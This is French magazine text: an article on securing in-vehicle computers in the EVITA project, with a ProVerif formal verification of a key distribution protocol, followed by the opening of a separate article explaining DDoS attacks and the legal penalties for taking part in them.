Nous venons de le voir, la sécurité peut avoir un impact sur l'économie d'un secteur. Dans l'avenir, cela aura aussi un impact fort sur la sûreté des automobilistes. En effet, les constructeurs ont décidé d'améliorer la sûreté grâce à des communications entre les véhicules, et entre les véhicules et les infrastructures routières (panneaux, péages, etc.). Un exemple : le véhicule précédant le votre détecte un obstacle sur la route et vous le signale afin que vous puissiez réaliser un freinage d'urgence. Si ces technologies peuvent sans doute diminuer le nombre d'accidents et la gravité des blessures, elles soulèvent de nouvelles questions de sécurité afin de prévenir des attaques sur ces systèmes. Par exemple, on pourrait imaginer une personne mal intentionnée émettant de faux messages d'obstacles afin de provoquer des freinages d'urgence inutiles, ou au contraire, des attaques rendant inopérant le système de freinage.

La commission européenne a décidé de financer plusieurs projets de recherche liés à la sécurisation des systèmes embarqués de l'automobile. Par exemple, le projet SEVECOM s'intéresse à la sécurisation des communications entre véhicules. Le projet EVITA **[2]** se focalise pour sa part sur la sécurisation des calculateurs embarqués. Comment sécuriser de tels calculateurs ? Comment prouver que cette sécurisation est effective ? Ces deux questions sont abordées par la suite.

2 Contexte : les systèmes embarqués de l'automobile

Un système embarqué véhiculaire est d'une nature assez hétérogène. Il comprend une petite centaine de calculateurs dont certains sont limités à quelques fonctions basiques de relevé de capteurs, alors que d'autres beaucoup plus

complexes gèrent par exemple l'affichage du panneau de bord, ou gèrent le fonctionnement du moteur. Chaque calculateur - appelé ECU pour *Electronic Control Unit* - comporte en règle générale un microprocesseur (par exemple, un PowerPc), un bus interne, une mémoire, des capteurs reliés sur le bus interne, et une interface vers un bus externe. Ce bus externe est soit le bus principal du véhicule, soit un bus d'un sous-domaine du bus principal. Les bus sont généralement de type CAN ou FlexRay.

Du point de vue logiciel, selon la complexité des ECU, des simples séquenceurs de tâches peuvent être utilisés, ou alors des systèmes d'exploitation plus complets, comme Linux. Aussi, l'utilisation de l'intergiciel AUTOSAR **[1]** se démocratise.

3 Une méthodologie de conception de systèmes sécurisés

La plupart des systèmes embarqués ne sont pas sécurisés dans leur première version. Ce qui ne veut pas dire qu'une qualité appliquée sur le logiciel embarqué n'aura pas comme effet de réduire les éventuelles failles, mais généralement, la sécurité ne fait pas partie des spécifications de base du système. Par contre, lorsque des failles de sécurité sont découvertes sur les produits, des versions plus sécurisées des systèmes sont produites dans un deuxième temps.

Dans notre cas, les systèmes embarqués automobiles ont clairement été produits dans un premier temps sans suffisamment prendre en compte les critères de sécurité. La méthodologie que nous avons appliquée comprend trois grandes étapes :

1. Une phase d'analyse du système. Cette dernière intègre une définition des cas d'utilisation (les applications à sécuriser), une recherche exhaustive des attaques possibles et l'évaluation du risque de ces attaques, et enfin la définition des exigences du système.
2. Une phase d'architecture système, qui consiste à définir l'environnement matériel et logiciel du système. Cela comporte, dans le cadre d'un système sécurisé, la définition du matériel cryptographique (les clés : leur taille, leur contenu, leur localisation initiale), les protocoles cryptographiques. Il convient aussi d'évaluer cette architecture pour avoir une bonne idée des performances et notamment si les ajouts liés à la sécurité peuvent compromettre les latences maximales liées à la sûreté de fonctionnement. Par exemple, l'exécution d'une primitive cryptographique ne doit pas avoir trop d'impact sur la latence au freinage. Enfin, il convient de vérifier que l'architecture proposée répond bien aux exigences de sécurité identifiées à l'étape précédente. Ainsi, une phase de vérification formelle est souhaitable, notamment pour les aspects les plus critiques du système : par exemple l'échange des clés cryptographiques.
3. Une phase de prototypage/démonstration, dans laquelle on implémente un sous-ensemble jugé pertinent du système, et que l'on soumet à des tests de sécurité (*fuzzing*, etc.). Ces tests de sécurité sont effectués au regard des attaques possibles identifiées en phase d'analyse.

4 Une architecture sécurisée

De façon simplifiée, le projet EVITA a pris comme hypothèse que les attaques matérielles ne sont pas possibles. Ainsi, les attaques qui consistent à obtenir du matériel cryptographiques (clés, messages chiffrés) par analyse de consommation d'énergie ou de rayonnements divers ne sont pas considérées. Par contre, les attaques sur les bus (*probing*) sont possibles. Cela fait d'ailleurs partie des attaques courantes dans les automobiles d'aujourd'hui.

Pour sécuriser les communications entre processeur et mémoire, il a été décidé d'implanter les deux sur la même puce (*System-on-Chip*), et d'ajouter sur ces puces des clés cryptographiques « en dur ». Pour toutes les communications externes à cette puce, les messages critiques du système sont chiffrés, authentifiés de façon unique, et rendus intègres. Pour assurer que les clés ne peuvent pas être découvertes avec des attaques brutes forces, elles sont mises à jour toutes les deux heures avec un protocole de distribution de clés. Ces clés sont distribuées par groupe d'intérêt pour certains messages. Aussi, afin de s'assurer un certain isolement entre les différents domaines, des pare-feu sont mis en place entre les domaines, avec des politiques d'accès qui sont mises à jour en fonction des conditions d'utilisation du véhicule. Enfin, un audit d'éventuelles attaques (retransmissions par exemple, accès erronés sur les pare-feu, etc.) est réalisé, permettant de se mettre dans un mode dégradé en cas de détection d'attaques.

Dernier point mais non des moindres : le fait de chiffrer de nombreux messages oblige bien entendu à augmenter la puissance des processeurs, notamment pour l'implémentation des algorithmes cryptographiques asymétriques. La solution retenue dans le projet EVITA consiste à ajouter à la puce processeur-mémoire des accélérateurs matériels pour les algorithmes cryptographiques sélectionnés. Cet accélérateur est nommé « HSM » (*Hardware Security Module*), et est présenté en figure 1, page suivante.

Cependant, avoir autant d'accélérateurs dans chaque calculateur a un coût important, qui multiplié par le nombre de calculateurs et le nombre de véhicules vendus par un constructeur représente un montant




Figure 1 : Architecture d'une puce (ECU chip) comprenant un processeur applicatif (sur la droite : application core) et le module de sécurité HSM (sur la gauche). Le HSM comporte des accélérateurs matériels pour des fonctions cryptographiques, de la mémoire pour stocker les calculs en cours et le matériel cryptographique, et enfin un processeur pour piloter les différents accélérateurs.

total non négligeable. Pour cette raison, il a été défini trois types de HSM : *low*, *medium*, et *full*. Ainsi, si un calculateur effectue peu de calculs, dédiés à de simples capteurs, on pourra envisager d'implanter une version allégée. La figure 1 présente l'architecture typique du HSM dans sa version complète. Les versions allégées ne comprennent qu'un sous-ensemble des différents blocs cryptographiques. La figure 2 met en évidence la répartition des différentes versions du HSM dans l'architecture embarquée d'un véhicule.

L'architecture de sécurité est complétée avec un ensemble de protocoles cryptographiques assurant les fonctions de « base » entre les différents calculateurs : distribution des clés, mises à jour des *firmwares* dans les calculateurs, échange de messages chiffrés et authentifiés, etc. L'ensemble de l'architecture est décrit dans **[11]** et **[10]**.

5 Preuve de sécurité

Une fois l'architecture de sécurité définie, il est recommandé de prouver que ses mécanismes résistent bien aux attaques pré-identifiées en phase d'analyse. Les parties critiques de l'architecture de sécurité sont bien entendu les protocoles cryptographiques réalisés de façon ad hoc, et destinés aux échanges de messages entre ECU. En effet, si les calculs et communications effectués au sein d'un calculateur sont par hypothèse sécurisés, les communications externes, c'est-à-dire entre calculateurs, entre véhicules, ou entre le véhicule et un garage peuvent être écoutées facilement par un attaquant. Un des protocoles cryptographiques est particulièrement critique pour la sécurité : le protocole de distribution de clés. C'est donc celui-là que nous allons étudier ensemble.

5.1 Protocole de distribution de clés

Du terme mathématique - cryptographique habituel, ce protocole se décrit ainsi :

1. $ECU1 \rightarrow ECUKM : M1 := \{M := \{\{SesK\}_{PSK1}, gn, ts1\}, M_{MAC(PSK1)}\}$
2. $ECUKM \rightarrow ECUN : M2 := \{M := \{\{SesK\}_{PSKN}, gn, ts2\}, M_{MAC(PSKN)}\}$
3. $ECUN \rightarrow ECUKM : M3 := \{M := \{ACK, ts3\}, M_{MAC(PSKN)}\}$
4. $ECUKM \rightarrow ECU1 : M4 := \{M := \{ACK, ts4\}, M_{MAC(PSK1)}\}$

Brièvement, l'**ECU1** désire envoyer une nouvelle clé **SesK** à un groupe de calculateurs (**ECUN**). Dans le premier




Figure 2 : Les modules de sécurité HSM sont ajoutés à tout calculateur embarqué. Selon la nature du calculateur, une version simplifiée du HSM peut être implantée afin de réduire le coût de l'architecture.

message **M1**, **ECU1** envoie au gestionnaire de clés (**ECUKM**, KM = *Key Master*) la clé **SesK**, ainsi que le numéro de groupe **gn** et un identifiant unique **ts1**. Le message est chiffré avec une clé connue uniquement de **ECU1** et **ECUKM** (**PSK1**). Le message **M1** comporte aussi un MAC : **MAC(M, PSK1)**. Le gestionnaire de clés vérifie l'authenticité et l'intégrité du message, et envoie la clé **SesK** aux différents membres du groupe : dans notre cas, nous avons utilisé un seul membre, appelé **ECUN** (Message **M2**). Ce membre, une fois la clé **SesK** correctement reçue, émet un *acknowledge* vers le gestionnaire de groupe (Message **M3**). Une fois que ce dernier a reçu un acknowledge de tous les membres du groupe, il émet un acknowledge vers **ECU1** (Message **M4**).

Nous allons montrer comment vérifier formellement deux propriétés de sécurité relatives à ce protocole :

- la confidentialité de la clé **SesK** ;
- l'authenticité des messages **M1**, **M2**, **M3** et **M4**.

5.2 L'outil ProVerif

Pour effectuer la preuve de ces deux propriétés, nous avons utilisé un outil appelé ProVerif **[5] [4]**. L'idée est de décrire le protocole dans une algèbre de processus appelée *pi-calculus*, puis d'utiliser le moteur de preuves automatique de ProVerif. Ces preuves sont réalisées avec un attaquant tel que décrit par Dolev et Yao **[6]**. Ainsi, un attaquant peut écouter toutes les communications réalisées sur des canaux de communication publics. Cette écoute lui permet d'enrichir son savoir. Elle lui permet aussi, à partir de son savoir, de pouvoir analyser les messages reçus (les décrypter), puis en construire de nouveaux avant d'émettre ces derniers sur les canaux publics.

Une spécification écrite pour l'outil ProVerif comprend une description des primitives cryptographiques utilisées pour construire les messages, une description des canaux de communication et du savoir des entités du protocole, une description du protocole, et enfin une description des propriétés à prouver sur le protocole. ProVerif permet la description de propriétés de confidentialité et d'authenticité. Pour chaque propriété, le moteur répond par *true* ou *false* : dans ce dernier cas, il essaie de donner une trace amenant à la violation de la propriété de sécurité, c'est-à-dire la séquence d'actions que doit réaliser l'attaquant pour effectuer l'attaque. En fait, le moteur peut aussi répondre par « je ne sais pas prouver cette propriété », dans le cas où le moteur de preuves ne peut parvenir à analyser le système décrit en pi-calculus au regard de la propriété à prouver.

5.3 Modélisation du protocole en langage pi-calculus

Étudions pas à pas comment modéliser le protocole en pi-calculus. La spécification comporte deux grandes parties : l'en-tête et le comportement. L'en-tête permet de déclarer les primitives cryptographiques, les canaux de communication, et les variables globales. Le comportement permet de décrire les différentes étapes du protocole.

Commençons par l'en-tête. Nous déclarons tout d'abord les différentes variables et données globales. Notons qu'en pi-calculus, les variables n'ont pas de valeur ni de type. Nous définissons deux données : **true**, **ack**.

```
(* Modélisation proVerif du protocole de distribution de clés *)
(* Données *)
data true /0.
data ack/0.
```

On déclare ensuite un canal de communication public **c** qui servira pour les échanges de données entre ECU. Les échanges internes aux ECU sont par construction sécurisés puisque l'on considère que les échanges sur les bus *on-chip* ne peuvent être écoutés.

```
(* Déclaration d'un canal de communication public *)
free c.
```

Dans un deuxième temps, nous déclarons les primitives cryptographiques dont le protocole se sert : la crypto symétrique et le calcul de MAC. La fonction **encrypt** prend deux arguments, et la fonction **decrypt** permet de retrouver la valeur x lorsque la même valeur k est fournie à **encrypt** et **decrypt**. Pour le calcul du MAC, le même principe a été utilisé, sauf que la fonction ne peut pas être inversée : une fonction de vérification du MAC permet de dire si un calcul de MAC depuis un message et une clé est égal à une valeur fournie.

```
(* Fonctions cryptographiques *)
fun encrypt /2.
reduc decrypt(encrypt(x, k),k)=x.
fun MAC/2.
fun verifyMAC / 3 .
equation verifyMAC(m,MAC(m, k), k)=true.
```

La description du comportement du protocole se fait en deux étapes : la description du comportement global et la description de chaque entité. Le comportement global est comme suit. Le processus **processECU1** crée un *timestamp* unique, une nouvelle clé, et un nouveau numéro de groupe. Le message **M1** est construit puis émis sur le canal public **out(c, m1)**. La prochaine étape consiste à attendre un message en retour du gestionnaire de clé : **in(c, m4)**. Le message est analysé progressivement pour vérifier qu'il contient bien un acknowledge, et que le MAC du message est conforme à ce qu'il devrait être.

```
(* Modélisation de ECU1 *)
let processECU1 =

  (* Sending of M1 *)
  new ts1;
  new SesK; new groupNumber ;
  let m=(encrypt(SesK,psk1), groupNumber, ts1) in
  let m1=(m, MAC(m ,psk1)) in
   out(c, m1);

  (* Receiving of M4 *)
  in(c, m4);
  let (ack4, ts4, mac4)=m4 in
  let res4 = verifyMAC((ack4, ts4), mac4, psk1) in
  if ack4 = ack then
    if res4 = true then
      event ECU1_Done ( ) ;
```

Les processus correspondant au gestionnaire de clés et à une ECU du groupe sont construits d'une façon assez similaire.

```
(* Modélisation de ECUKM *)
let processECUKM =

  (* Receiving of M1 *)
  in(c, m1);
  let (encrypt1, gn1, ts1, mac1) = m1 in
  let res1 = verifyMAC((encrypt1, gn1, ts1), mac1, psk1) in
  if res1 = true then
    let seskKM = decrypt(encrypt1 , psk1) in

    (*Sending of M2 *)
    new ts2;
    let m = (encrypt(seskKM, pskn), gn1, ts2) in
    let m2 = (m, MAC(m, pskn)) in
    out(c, m2);

    (* Receiving of M3 *)
    in(c, m3); let (ack3, ts3, mac3) = m3 in
    let res3 = verifyMAC((ack3, ts3), mac3, pskn) in
    if res3 = true then
      if ack3 = ack then

      (* Sending of M4 *)
      new ts4;
      let m = (ack, ts4) in
      let m4 = (m, MAC(m, psk1)) in
      out(c, m4);
      event KM_Done ( ) .

( Modélisation de ECUN *)
let processECUN =

  (* Receiving of M2 *)
  in(c, m2);
  let (encrypt2, gn2, ts2, mac2) = m2 in
  let res2 = verifyMAC((encrypt2, gn2, ts2), mac2, pskn) in
  if res2 = true then
  let seskECUN = decrypt(encrypt2 , pskn) in

  (* Sending M3 *)
  new ts3;
  let m = (ack, ts3) in
  let m3 = (m, MAC(m, pskn)) in
  out(c, m3);
  event ECUN_Done ( ) .
```

Enfin, il reste à donner deux indications au système : deux clés ont été créées avant le démarrage du système (**psk1**, **pskn**). Les processus **processECU1**, **processKM** et **processECUN** sont lancés en parallèle (symbole « | ») un nombre infini de fois (symbole « ! »).

```
(* Lancement de sessions du protocle *)
process new psk1 ;
new pskn ; ((!processECU1) | (!processKM) | (!processECUN))
```

5.4 Preuve de sécurité avec ProVerif

La modélisation du protocole est réalisée. Mais il reste à exprimer les propriétés de sécurité que nous désirons vérifier formellement, puis effectuer leur vérification.

5.4.1 Expression des propriétés

Une première étape consiste à examiner si le protocole peut s'exécuter correctement, c'est-à-dire si les trois entités protocolaires peuvent arriver à la fin de l'exécution. En effet, faire des preuves d'authenticité ou de confidentialité sur un protocole qui ne peut réaliser aucun envoi de message ne sert pas à grande chose. Pour faire cette preuve, nous ajoutons à la fin de chaque *process* un événement (*event*). Par exemple, à la fin de **processECU1** :

```
event ECU1_Done ( ) ;
```

et dans l'en-tête du fichier, on ajoute une « query » qui permet d'examiner une propriété exprimée dans la suite de la **query**. Par exemple, l'événement **ECU1_Done** est-il accessible (i.e., peut-être exécuté) ou non :

```
(* Accessibilité de ECU1_Done *)
query ev : ECU1_Done()
```

Cela a bien entendu été fait pour les trois processus.

Pour prouver le respect ou non de la confidentialité de la clé partagée, une simple **query** est ajoutée en en-tête :

```
(* Confidentialité de SesK*)
query attacker: SesK
```

L'expression de l'authenticité est plus difficile. De façon simple, un message est considéré comme authentique s'il a bien été forgé auparavant par la « bonne » personne. Pour modéliser un tel schéma, on utilise les événements ProVerif : on ajoute un événement à l'envoi d'un message, et un événement à la réception du message : pour un événement de réception, il doit exister exactement un et un seul (injection) événement d'envoi. Comme nous avons modélisé des sessions multiples dans notre protocole, il faut en plus identifier ces événements à un identifiant unique : le *timestamp*. Ce qui donne, par exemple, pour le message **M1** : au niveau du processus **ECU1** :

```
...
  event beginM1( ts1 );
  out(c, m1);
...
```

Et au niveau de KM :

```
...
  in(c, m1);
  let (encrypt1, gn1, ts1, mac1) = m1 in
  let res1 = verifyMAC((encrypt1, gn1, ts1), mac1, psk1) in
  if res1 = true then
    let seskKM = decrypt(encrypt1 , psk1) in
    event endM1( ts1 );
...
```

Au niveau de la **query** de l'authenticité, nous exprimons l'injection entre l'événement de réception et l'événement d'envoi.

```
(* Authenticité du message M1 *)
query evinj :endM1(x)==>ev:beginM1(x).
```

Les propriétés d'authenticité des messages **M2**, **M3** et **M4** peuvent être modélisées d'une façon similaire.

5.4.2 Réalisation des preuves de propriétés

Réalisons à présent la preuve. Il suffit pour cela d'installer l'outil ProVerif puis de lancer l'outil en lui fournissant en entrée notre spécification. Nous montrons ici le résultat obtenu pour les trois types de propriétés étudiées :

- Les propriétés d'accessibilités des événements de fin d'exécution des entités sont vérifiées :

```
% proverif -in pi my_proverif_specification
...
The event ECU1_Done() is executed .
A trace has been found .
RESULT not ev:ECU1_Done() is false
...
```

Cette trace nous indique que ProVerif a trouvé un moyen d'accéder à l'événement **ECU1_Done**, ce qui prouve son accessibilité.

- La propriété de confidentialité de la clé cryptographique est également vérifiée :

```
...
Starting query not attacker :SesK_41[!1 = v_174]
RESULT not attacker :SesK_41[!1 = v_174] is true .
...
```

- Les propriétés d'authenticité sont partiellement vérifiées. Par exemple, pour le message **M1**, le résultat est le suivant :

```
...
RESULT evinj :endM1(x_58) ==> evinj :beginM1(x_58) is false .
RESULT (but ev:endM1(x_635) ==> ev:beginM1(x_635) is true .)
...
```

Ce résultat nous indique qu'un message **M1** reçu par KM a forcément été forgé par **ECU1** dans le passé (la deuxième ligne du résultat). Mais cette relation n'est pas injective (première ligne du résultat), c'est-à-dire qu'il est possible à un attaquant de ré-émettre un message ancien (attaque par rejeu). En fait, nous n'avons pas modélisé un point important de notre système : l'estampillage temporel des messages, ainsi qu'une horloge synchronisée entre entités du système, ce qui permet d'éviter le rejeu.

L'ensemble des résultats de preuve peut être consulté dans **[7]**.

5.5 Preuves de sécurité depuis UML : l'approche AVATAR

Les preuves présentées dans la section précédente ont comme inconvénient essentiel qu'elles nécessitent l'apprentissage d'un langage spécifique, qui ne peut pas facilement être intégré dans des processus industriels d'ingénierie système. Ces derniers reposent de plus en plus fréquemment sur des modèles réalisés avec les langages UML. Dans ce contexte, et toujours dans le cadre du projet EVITA, nous avons rendu possible le fait de décrire un protocole cryptographique au sein d'un modèle UML d'un système embarqué.

Brièvement, nous avons utilisé un environnement UML appelé AVATAR **[8]**. Cet environnement reprend un sous ensemble pertinent des diagrammes UML pour la modélisation des systèmes embarqués. AVATAR est implémenté par un outil open source appelé TTool **[3]**. Cet outil permet d'éditer les diagrammes AVATAR, et de réaliser automatiquement des preuves de sûreté de fonctionnement directement depuis les diagrammes. Par exemple, nous pouvons notamment prouver le fait qu'une tâche ne ratera jamais sa limite de temps (*deadline*). Ces preuves se font avec une approche presse-bouton, ce qui fait qu'un utilisateur de l'outil TTool n'a pas besoin de connaître les langages formels (i.e., mathématiquement définis) sous-jacents.

Dans le cadre du projet EVITA, nous avons enrichi ces diagrammes AVATAR avec la possibilité d'exprimer des primitives cryptographiques et des propriétés de sécurité **[9]**. Ainsi, depuis une icône, l'utilisateur de TTool peut demander automatiquement la vérification de ces propriétés de sécurité. TTool transcrit en fait les diagrammes AVATAR dans une spécification en pi-calculus, puis appelle automatiquement ProVerif, avant de présenter les résultats de façon synthétique.

Le diagramme de la figure 3 présente l'architecture du protocole modélisée en AVATAR avec TTool. Cette architecture comporte un bloc pour chaque entité du protocole, un bloc englobant, ainsi que les propriétés et hypothèses du système décrites dans une note (en haut à gauche du diagramme).




Figure 3 : Architecture du protocole modélisée avec l'outil UML TTool. Les propriétés de sécurité sont exprimées sur le même diagramme, en haut à gauche de ce dernier.

Le comportement de chaque bloc est décrit à l'aide d'une machine à états. La figure 4, page suivante, présente un extrait de la machine à états de l'ECU1.




Figure 4 : Extrait du comportement de l'entité ECU1 décrit sous la forme d'une machine à états UML. Le diagramme met en évidence des émissions de messages, des réceptions de messages, des manipulations de structures de données et de variables, et des tests.

La vérification des propriétés de sécurité se réalise avec une approche de type presse-bouton. La figure 5, montre comment les résultats de vérification sont présentés par TTool.




Figure 5 : Résultats de la vérification de propriétés de sécurité directement depuis l'outil TTool. L'utilisateur n'a aucunement besoin de connaître le langage pi-calculus ou la façon d'effectuer une preuve de sécurité avec ProVerif.

Conclusion

Cet article met en évidence la sécurisation d'un système embarqué véhiculaire. La méthodologie de sécurisation présentée a été mise en œuvre dans le cadre du projet de recherche EVITA **[2]**. Le résultat est la définition d'une architecture sécurisée, la preuve que des nouveaux mécanismes permettent d'assurer certaines propriétés de sécurité, et une première implémentation de ce système. L'article a mis un accent tout particulier sur la preuve de protocoles cryptographiques, preuves qui reposent sur la description en pi-calculus de ces protocoles, et sur l'utilisation d'un moteur de preuves appelé ProVerif. L'approche de preuve a permis d'identifier plusieurs failles de sécurité qui ont été corrigées depuis. Aussi, les descriptions des protocoles peuvent être réalisées en UML avec l'outil TTool, puis prouvées automatiquement sans connaissance préalable sur le pi-calculus. Les technologies définies dans le projet EVITA se retrouveront d'ici quelques années dans des véhicules européens. ■

■ REMERCIEMENTS

Nous remercions les différents partenaires du projet EVITA : Bosch, BMW, Continental, Escrypt, Eurecom, Fujitsu, Infineon, les instituts Fraunhofer SIT et ISI, l'institut Mines-Telecom / Telecom ParisTech, Trialog, et l'Université catholique de Louvain. Gabriel Pedroza, de Telecom ParisTech, m'a assisté dans la modélisation du protocole.

■ RÉFÉRENCES

[1] AUTOSAR : Automotive open system architecture. http ://www.autosar.org/

[2] The EVITA european project. http ://www.evita-project.org/

[3] Ludovic Apvrille. TTool. In http ://ttool.telecom-paristech.fr/

[4] B. Blanchet. Automatic verification of correspondences for security protocols. Journal of Computer Security, 17(4) :363–434, July 2009

[5] Bruno Blanchet. ProVerif. In http ://www.proverif.ens.fr/

[6] D. Dolev and A.C. Yao. On the security of public key protocols. IEEE trans. on Information Theory, 29 :198–208, 1983

[7] A. Fuchs, S. Gürgens, L. Apvrille, and G. Pedroza. On-Board Architecture and Protocols Verification. Technical Report Deliverable D3.4.3, EVITA Project, 2010

[8] Daniel Knorreck, Ludovic Apvrille, and Pierre De Saqui-Sannes. TEPE : A SysML language for timed-constrained property modeling and formal verification. In Proceedings of the UML&Formal Methods Workshop (UML&FM), Shanghai, China, November 2010

[9] G. Pedroza, D. Knorreck, and L. Apvrille. Avatar : A sysml environment for the formal verification of safety and security properties. In The 11th IEEE Conference on Distributed Systems and New Technologies (NOTERE'2011), Paris, France, May 2011

[10] H. Schweppe, M. S. Idrees, Y. Roudier, B. Weyl, R. El Khayari, O. Henniger, D. Scheuermann, G. Pedroza, L. Apvrille, H. Seudié, H. Platzdasch, and M. Sall. Secure on-board protocols specification. Technical Report Deliverable D3.3, EVITA Project, 2010

[11] H. Seudié, J. Shokrollahi, B. Weyl, A. Keil, M. Wolf, F. Zweers, T. Gendrullis, M. S. Idrees, Y. Roudier, H. Schweppe, H. Platzdasch, R. El Khayari, O. Henniger, D. Scheuermann, L. Apvrille, and G. Pedroza. Secure on-board architecture specification. Technical Report Deliverable D3.2, EVITA Project, 2010

LE DDOSSIER (PART 1/2)

Le cochon masqué – lecochonmasque@hotmail.fr

mots-clés : WEB SECURITY / DDOS / #OP / ANONYMOUS / ATTACK KIDDIES

Le Distributed Deny of Service (DDoS) ou attaque par déni de service distribué en français, est un type d'attaque qui a fait ses preuves à de nombreuses reprises. Inventé à la fin du siècle dernier, il est revenu à la mode et de plus en plus souvent utilisé sous couvert du mouvement Anonymous.

Comme dirait Michel Chevalet : « Alors, un DDoS, comment ça marche ?! ».

1 On en a ras le DDoS

Un DDoS est une attaque simple à comprendre pour un lecteur assidu de *MISC*. De nombreux clients décident tout simplement de visiter votre site web, votre serveur DNS ou tout autre service ouvert au public. Il en résulte une surcharge de vos serveurs ou éventuellement de votre accès internet. Quand vos ressources ne suivent plus la cadence, c'est l'arrêt du service proposé. Depuis peu, le DDoS est revenu à la mode. Médiatisé en 2008 grâce au mouvement Anonymous avec l'opération Chanology contre l'Église de Scientologie, force est de constater que les faits d'armes glorieux se multiplient : fbi.gov, justice.gov, elysee.fr, lexpress.fr, le Parlement Européen...

1.1 Que risque le mouton DDoSeur ?

Le DDoS n'est pas sans risque pour le méchant pirate qui y participe. En France, la loi punit cet acte sévèrement. L'article 323-2 prévoit des peines de 5 ans de prison ferme et 75000 € d'amende pour « *le fait d'entraver ou de fausser le fonctionnement d'un système de traitement automatisé de données* ». Les mouvements coordonnés sont aussi prévus par la loi française : « *La participation à un groupement formé ou à une entente établie en vue de la préparation, caractérisée par un ou plusieurs faits matériels, d'une ou de plusieurs des infractions prévues par les articles 323-1 à 323-3-1 est punie des peines prévues pour l'infraction elle-même ou pour l'infraction la plus sévèrement réprimée* ». Il est étonnant de constater qu'en France, pénétrer et se maintenir dans un système est moins sévèrement puni.

Les peines maximales prévues au sein des autres pays d'Europe ne sont pas en reste : 3 ans en Belgique, 6 ans au Pays-Bas, jusqu'à 10 ans au Royaume-Uni...

